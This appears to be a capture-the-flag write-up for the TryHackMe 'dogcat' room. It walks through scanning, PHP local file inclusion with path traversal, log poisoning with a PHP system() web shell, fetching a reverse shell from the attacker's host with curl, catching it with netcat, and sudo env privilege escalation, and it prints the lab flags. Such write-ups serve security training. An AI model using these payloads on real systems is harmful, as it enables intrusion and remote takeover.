dogcat

dogcat

https://tryhackme.com/room/dogcat

`nmap -v 10.10.160.143`

```
┌──(kali㉿kali)-[~/THM/dogcat]
└─$ nmap -v 10.10.160.143
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-30 15:29 EST
Initiating Ping Scan at 15:29
Scanning 10.10.160.143 [2 ports]
Completed Ping Scan at 15:29, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:29
Completed Parallel DNS resolution of 1 host. at 15:29, 0.02s elapsed
Initiating Connect Scan at 15:29
Scanning 10.10.160.143 [1000 ports]
Discovered open port 22/tcp on 10.10.160.143
Discovered open port 80/tcp on 10.10.160.143
Increasing send delay for 10.10.160.143 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 15:30, 14.25s elapsed (1000 total ports)
Nmap scan report for 10.10.160.143
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
```

`nmap -sV -sC -A -p 22,80 10.10.160.143`

```
┌──(kali㉿kali)-[~/THM/dogcat]
└─$ nmap -sV -sC -A -p 22,80 10.10.160.143
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-30 15:31 EST
Nmap scan report for 10.10.160.143
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2431192ab1971a044e2c36ac840a7587 (RSA)
|   256 213d461893aaf9e7c9b54c0f160b71e1 (ECDSA)
|_  256 c1fb7d732b574a8bdcd76f49bb3bd020 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

The first flag? Not yet

`dirsearch -u http://10.10.160.143`

```
┌──(kali㉿kali)-[~/THM/dogcat]
└─$ dirsearch -u http://10.10.160.143

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.160.143/_23-11-30_15-32-46.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-11-30_15-32-46.log

Target: http://10.10.160.143/

[15:32:46] Starting:
[15:32:56] 403 -  278B  - /.htaccess.sample
[15:32:56] 403 -  278B  - /.htaccess.bak1
[15:32:56] 403 -  278B  - /.htaccess.orig
[15:32:56] 403 -  278B  - /.htaccess.save
[15:32:56] 403 -  278B  - /.ht_wsr.txt
[15:32:56] 403 -  278B  - /.htaccessBAK
[15:32:56] 403 -  278B  - /.htaccess_orig
[15:32:56] 403 -  278B  - /.htpasswd_test
[15:32:56] 403 -  278B  - /.htaccess_extra
[15:32:56] 403 -  278B  - /.html
[15:32:56] 403 -  278B  - /.htm
[15:32:56] 403 -  278B  - /.htaccess_sc
[15:32:57] 403 -  278B  - /.htaccessOLD
[15:32:57] 403 -  278B  - /.httr-oauth
[15:32:57] 403 -  278B  - /.htpasswds
[15:32:57] 403 -  278B  - /.htaccessOLD2
[15:33:57] 200 -    0B  - /flag.php
[15:34:02] 200 -  418B  - /index.php
[15:34:02] 200 -  418B  - /index.php/login/
[15:34:28] 403 -  278B  - /server-status/
[15:34:28] 403 -  278B  - /server-status
```

The PHP filter works

`php://filter/convert.base64-encode/resource=dog`


Pretty Raw Hex

```
GET /?view=php://filter/convert.base64-encode/resource=dog HTTP/1.1
Host: 10.10.172.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://10.10.172.172/
Upgrade-Insecure-Requests: 1
```


Pretty Raw Hex Render

```
    dogcat
  </h1>
  <i>
    a gallery of various dogs or cats
  </i>

  <div>
    <h2>
      What would you like to see?
    </h2>
    <a href="/?view=dog">
      <button id="dog">
        A dog
      </button>
    </a>
     <a href="/?view=cat">
      <button id="cat">
        A cat
      </button>
    </a>
    <br>
    Here you
    go!PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNobyByYW5kKDEsIDEwKTsgPz4uanBnIiAvPg0K
  </div>
</body>
```




I don't need .php it added automaticaly



Find payload

`php://filter/convert.base64-encode/resource=dog/../index`



Now I see the index.php file, I need add **ext**, becouse site chechk for this parametr

`view=dog/../../../../etc/passwd&ext=`

Send Cancel

Request

Pretty Raw Hex

```
1 GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1
2 Host: 10.10.172.172
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```


Response


Pretty Raw Hex Render

```
        </button>
      </a>
      <br>
      Here you go!root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System
      (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    </div>
  </body>
```

Check apache log file

`view=dog/../../../..//var/log/apache2/access.log&ext=`







Now I can see output. I try to use php script for RCE

`<?php system($_GET['cmd']);?>`

run whoam in cmd parametr, and I see it works



Now I request this session in browser





Use pentestmonkey phprevshell, run python server wirh revshell!

```
python3 -m http.server 80
```

and run in URL

```
curl -o shell.php http://10.18.88.130/shell.php
```





```
┌──(kali㉿kali)-[~/THM/dogcat]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:38] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:39] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
10.10.172.172 - - [01/Dec/2023 06:54:40] "GET /shell.php HTTP/1.1" 200 -
```

And file downloading so many times)))


Run ls to ckeck file

```
320 "
321 127.0.0.1 - - [01/Dec/2023:11:44:53 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
322 127.0.0.1 - - [01/Dec/2023:11:45:23 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
323 127.0.0.1 - - [01/Dec/2023:11:45:54 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
324 127.0.0.1 - - [01/Dec/2023:11:46:24 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
325 127.0.0.1 - - [01/Dec/2023:11:46:54 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
326 127.0.0.1 - - [01/Dec/2023:11:47:24 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
327 127.0.0.1 - - [01/Dec/2023:11:47:55 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
328 10.18.88.130 - - [01/Dec/2023:11:48:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=ls HTTP
329 cats
330 dog.php
331 dogs
332 flag.php
333 index.php
334 shell.php
335 style.css
336 "
337 127.0.0.1 - - [01/Dec/2023:11:48:25 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
338 10.18.88.130 - - [01/Dec/2023:11:48:35 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=export%
339 127.0.0.1 - - [01/Dec/2023:11:48:55 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
340 127.0.0.1 - - [01/Dec/2023:11:49:25 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
341 127.0.0.1 - - [01/Dec/2023:11:49:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
342 127.0.0.1 - - [01/Dec/2023:11:50:26 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
343 127.0.0.1 - - [01/Dec/2023:11:50:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
344 127.0.0.1 - - [01/Dec/2023:11:51:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
345 127.0.0.1 - - [01/Dec/2023:11:51:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
346 127.0.0.1 - - [01/Dec/2023:11:52:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
347 10.18.88.130 - - [01/Dec/2023:11:52:28 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=ls HTTP
348 127.0.0.1 - - [01/Dec/2023:11:52:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
349 10.18.88.130 - - [01/Dec/2023:11:53:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=wget%20
350 127.0.0.1 - - [01/Dec/2023:11:53:28 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
351 10.18.88.130 - - [01/Dec/2023:11:53:34 +0000] "GET /?view=dog/../../../../var/log/apache2/access.log&ext=&cmd=wget%20
352 127.0.0.1 - - [01/Dec/2023:11:53:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
```

Now run shell.php file from URL

`http://10.10.172.172/shell.php`

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.172.172] 56230
Linux 9dfc2cf094b2 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64
 12:02:36 up  1:30,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@9dfc2cf094b2:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@9dfc2cf094b2:/$
```



There are 2 flags

```
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
www-data@9dfc2cf094b2:/var/www$ cd html
cd html
www-data@9dfc2cf094b2:/var/www/html$ ls
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
shell.php
style.css
www-data@9dfc2cf094b2:/var/www/html$ cat flag.php
cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
www-data@9dfc2cf094b2:/var/www/html$
```

`sudo -l`

`sudo env /bin/sh`

.. / env

☆ Star 9,435

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

